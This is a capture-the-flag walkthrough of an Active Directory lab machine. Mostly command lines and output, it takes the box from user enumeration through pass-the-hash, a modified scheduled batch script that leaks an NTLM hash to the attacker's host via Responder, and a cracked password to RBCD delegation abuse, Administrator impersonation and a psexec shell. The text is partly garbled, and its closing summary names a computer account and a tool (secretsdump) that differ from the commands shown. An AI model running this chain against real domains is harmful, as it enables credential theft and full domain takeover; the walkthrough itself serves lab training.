

The Summit

perform NMAP scan

```
nmap -sV -vv -sC <t-ip>
```

```
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 20
25-07-20 06:43:07Z)
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp    open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Do
main: k2.thm0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds? syn-ack ttl 127
464/tcp    open  kpasswd5?    syn-ack ttl 127
593/tcp    open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped   syn-ack ttl 127
3268/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Do
main: k2.thm0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped   syn-ack ttl 127
3389/tcp   open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
|_ssl-date: 2025-07-20T06:44:03+00:00; -12m11s from scanner time.
|_ssl-cert: Subject: commonName=K2RootDC.k2.thm
|_Issuer: commonName=K2RootDC.k2.thm
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2025-07-19T06:34:51
|_Not valid after: 2026-01-18T06:34:51
|_MD5: aa3e:123c:df4e:51cd:5c42:8987:df9c:45c6
|_SHA-1: 47c9:b757:ba2b:e1ce:fe17:74a4:faac:9916:2999:5ec6
```

1. Port 88 is running Kerberos which tells us we are dealing with a Windows Active Directory environment
2. Ports 135 and 139 are running Windows RPC
3. Port 389 is running Windows Active Directory LDAP
4. Port 445 is running Windows SMB
5. Port 3389 is running Windows RDP Services which also reveals the domain name and domain controller of k2.thm and K2RootDC.k2.thm respectively
6. Port 5985 is running Windows WinRM

We are going start by adding K2RootDC.k2.thm k2.thm k2 K2RootDC to our /etc/hosts file:

Now we performed user enumeration with kerbrute

```

Version: v1.0.3 (9dad6e1) - 07/20/25 - Ronnie Flathers @dropnop

2025/07/20 12:07:30 > Using KDC(s):
2025/07/20 12:07:30 >    10.10.163.176:88

2025/07/20 12:07:31 > [+] VALID USERNAME:      administrator@k2.thm
2025/07/20 12:07:31 > [+] VALID USERNAME:      j.smith@k2.thm
2025/07/20 12:07:31 > Done! Tested 30 usernames (2 valid) in 0.768 seconds

```

Found 2 users

Now we tried to check for the password of these users but dound nothing

```
kerbrute userbrute --dc K2RootDC.k2.thm -d k2.thm k2/pass.t  
xt administrator
```

```
(sheru@kali)-[~/thm]
$ ./kerbrute bruteuser --dc K2RootDC.k2.thm -d k2.thm k2/pass.txt administrator

Version: v1.0.3 (9dad6e1) - 07/20/25 - Ronnie Flathers @ropnop

2025/07/20 12:09:55 > Using KDC(s):
2025/07/20 12:09:55 > K2RootDC.k2.thm:88

2025/07/20 12:10:01 > Done! Tested 11 logins (0 successes) in 5.803 seconds
```

Found nothing we also found a hash in previous machine we try to check for this hash being valid for any of the user

```
netexec smb K2RootDC.k2.thm -u k2/user.txt -H 9545b61858c043477c350ae86c37b32f --continue-on-success
```

```
(sheru@kali)-[~/thm]
$ netexec smb K2RootDC.k2.thm -u k2/user.txt -H 9545b61858c043477c350ae86c37b32f --continue-on-s
uccess
SMB 10.10.163.176 445 K2ROOTDC [*] Windows 10 / Server 2019 Build 17763 x64 (
name:K2ROOTDC) (domain:k2.thm) (signing:True) (SMBv1:False)
SMB 10.10.163.176 445 K2ROOTDC [+] k2.thm\j.smith:9545b61858c043477c350ae86c3
7b32f
SMB 10.10.163.176 445 K2ROOTDC [-] k2.thm\administrator:9545b61858c043477c350
ae86c37b32f STATUS_LOGON_FAILURE
SMB 10.10.163.176 445 K2ROOTDC [-] k2.thm\rose:9545b61858c043477c350ae86c37b3
2f STATUS_LOGON_FAILURE
SMB 10.10.163.176 445 K2ROOTDC [-] k2.thm\rosebud:9545b61858c043477c350ae86c3
7b32f STATUS_LOGON_FAILURE
SMB 10.10.163.176 445 K2ROOTDC [-] k2.thm\rosebud:9545b61858c043477c350ae86c
```

lets try to use wvul-winrm

```
(sheru@kali)-[~/thm]
$ evil-winrm -u 'j.smith' -H 9545b61858c043477c350ae86c37b32f -i K2RootDC.k2.thm

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/e

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.smith\Documents> ls
*Evil-WinRM* PS C:\Users\j.smith\Documents>
```

We found another user

```
Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----       7/20/2025   6:45 AM      Administrator
d-----       5/30/2023   2:29 AM          j.smith
d-----       5/30/2023   1:31 AM      o.armstrong
d-r-----    12/12/2018   7:45 AM          Public
```

Found an unusual folder in C:\

```
*Evil-WinRM* PS C:\Users> ls -force c:\
```

Directory: C:\

Mode	LastWriteTime	Length	Name
d--hs-	3/11/2021 9:55 AM		\$Recycle.Bin
d--hs-	5/25/2023 4:15 PM		Boot
d--hsl	11/14/2018 4:10 PM		Documents and Settings
d-----	11/14/2018 6:56 AM		EFI
d-----	5/13/2020 5:58 PM		PerfLogs
d-r---	11/14/2018 4:10 PM		Program Files
d-----	3/11/2021 7:29 AM		Program Files (x86)
d--h--	5/30/2023 1:57 AM		ProgramData
d--hs-	3/17/2021 2:57 PM		Recovery
d-----	5/30/2023 1:32 AM		Scripts
d--hs-	5/30/2023 1:03 AM		System Volume Information
d-r---	5/30/2023 2:29 AM		Users
d-----	5/30/2023 1:17 AM		Windows
-arhs-	5/25/2023 5:47 AM	411042	bootmgr
-a-hs-	9/15/2018 7:12 AM	1	BOOTNXT
-a-hs-	7/20/2025 6:34 AM	872415232	pagefile.sys

we found a backup.bat script in scripts folder,.

/code\

```
copy C:\Users\o.armstrong\Desktop\notes.txt C:\Users\o.armstrong\Documents\backup_notes.txt
```

tried to dir but failed due to no permissions

now we look at C:\windows\system32\task\Notes Backup

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/t
  <RegistrationInfo>
    <Date>2023-05-30T01:37:08.1654932</Date>
    <Author>K2\Administrator</Author>
    <URI>\Notes Backup</URI>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger>
      <Repetition>
        <Interval>PT1M</Interval>
        <Duration>P1D</Duration>
        <StopAtDurationEnd>>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2023-05-30T01:26:45</StartBoundary>
      <Enabled>>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
```

We found that we have write permission on \scripts directory

```
*Evil-WinRM* PS C:\scripts> icacls C:\scripts
C:\scripts K2\j.smith:(F)
           K2\o.armstrong:(F)
           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
           BUILTIN\Administrators:(I)(OI)(CI)(F)
           BUILTIN\Users:(I)(OI)(CI)(RX)
           BUILTIN\Users:(I)(CI)(AD)
           BUILTIN\Users:(I)(CI)(WD)
           CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

I am going to perform a LLMNR/NBT-NS Poisoning and Relay relay. I could go for a reverse shell, but credentials are more important in case I need more constant access. This user is part of the WinRM group which we can verify with net user o.armstrong. First I am going copy the contents of the batch script locally and add the following line net use \\<Your IP>\dne

We uploaded the modified script backup.bat to script folder and turned responder on and we have to wait for a minute

[illegible]

Got hash for o.armstron crack with hashcat

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```


[illegible]


```

[sheru@kali]~[~/thm/k2]
$ netexec winrm K2RootDC.k2.thm -u 'o.armstrong' -p 'arMStronG08'
MINRM 10.10.163.176 5985 K2ROOTDC [+] Windows 10 / Server 2019 Build 17763 (name:K2ROOTDC) (domain:
k2.thm)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to
cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
MINRM 10.10.163.176 5985 K2ROOTDC [+] k2.thm\o.armstrong:arMStronG08 (Pwn3d!)

```

```
bloodhound-python -u "o.armstrong" -p 'arMStronG08' -d k2.t  
hm -ns 10.10.163.176 --zip -c All
```





No we have to use below comments

```
impacket-addcomputer -method SAMR -computer-name 'sheru$' -  
computer-pass 'sheru' -dc-host K2RootDC.k2.thm -domain-netbios k2.thm 'k2.thm/o.armstrong:arMStronG08'
```

then this command

```
(sheru@kali)-[~]
$ impacket-addcomputer -method SAMR -computer-name 'sheru$' -computer-pass 'sheru' -dc-host K2RootDC.k2.thm -domain-netbios k2.thm 'k2.thm/o.armstrong:arMStronG08'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account sheru$ with password sheru.

(sheru@kali)-[~]
$ impacket-rbcd -delegate-from 'sheru$' -delegate-to 'K2ROOTDC$' -action 'write' 'K2.THM/o.armstrong:arMStronG08'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] automatic bind not successful - invalidCredentials

(sheru@kali)-[~]
$ impacket-rbcd -delegate-from 'sheru$' -delegate-to 'K2ROOTDC$' -action 'write' 'K2.THM/o.armstrong:arMStronG08'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
```

```
impacket-rbcd -delegate-from 'sheru$' -delegate-to 'K2ROOTDC$' -action 'write' 'K2.THM/o.armstrong:arMStronG08'
```

then this command

```
(sheru@kali)-[~]
$ impacket-getST -spn 'cifs/K2ROOTDC.k2.thm' -impersonate 'Administrator' 'K2.THM/sheru$:sheru'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)

(sheru@kali)-[~]
$ timedatectl set-ntp off

(sheru@kali)-[~]
$ rdate -n 10.10.233.72
rdate: Could not set time of day: Operation not permitted

(sheru@kali)-[~]
$ sudo rdate -n 10.10.233.72
[sudo] password for sheru:
Sun Jul 20 19:18:48 PKT 2025

(sheru@kali)-[~]
$ impacket-getST -spn 'cifs/K2ROOTDC.k2.thm' -impersonate 'Administrator' 'K2.THM/sheru$:sheru'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
impacket-getST -spn 'cifs/K2ROOTDC.k2.thm' -impersonate 'Administrator' 'K2.THM/sheru$:sheru'
```

```
export KRB5CCNAME=Administrator@cifs_K2ROOTDC.k2.thm@K2.THM.ccache
```

```
impacket-psexec -k 'k2.thm/administrator@K2RootDC.k2.thm'
```

```

(sheru@kali)-[~]
$ sudo rdate -n 10.10.233.72
[sudo] password for sheru:
Sun Jul 20 19:18:48 PKT 2025

(sheru@kali)-[~]
$ impacket-getST -spn 'cifs/K2ROOTDC.k2.thm' -impersonate 'Administrator' 'K2.THM/sheru$sheru'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_K2ROOTDC.k2.thm@K2.THM.ccache

```

```

C:\Users\Administrator\Desktop> type root.txt
'typeroottype' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop> type root.txt
THM{2000099729df1a4ec18bc0346d36b5ba}
C:\Users\Administrator\Desktop>

```

In this exploit chain a computer account named "ATTACKERSYSTEM\$" is being added to the K2.THM domain using the SAMR method with the provided credentials. The attacker then delegates permissions from "ATTACKERSYSTEM\$" to "K2ROOTDC\$" using the RBCD (Resource-Based Constrained Delegation) technique. Next, the attacker impersonates the "Administrator" to request a Kerberos service ticket for the "cifs" service on the domain controller. Finally, the secretsdump tool is used to extract password hashes from the domain controller using the Kerberos ticket (ccache) without needing credentials.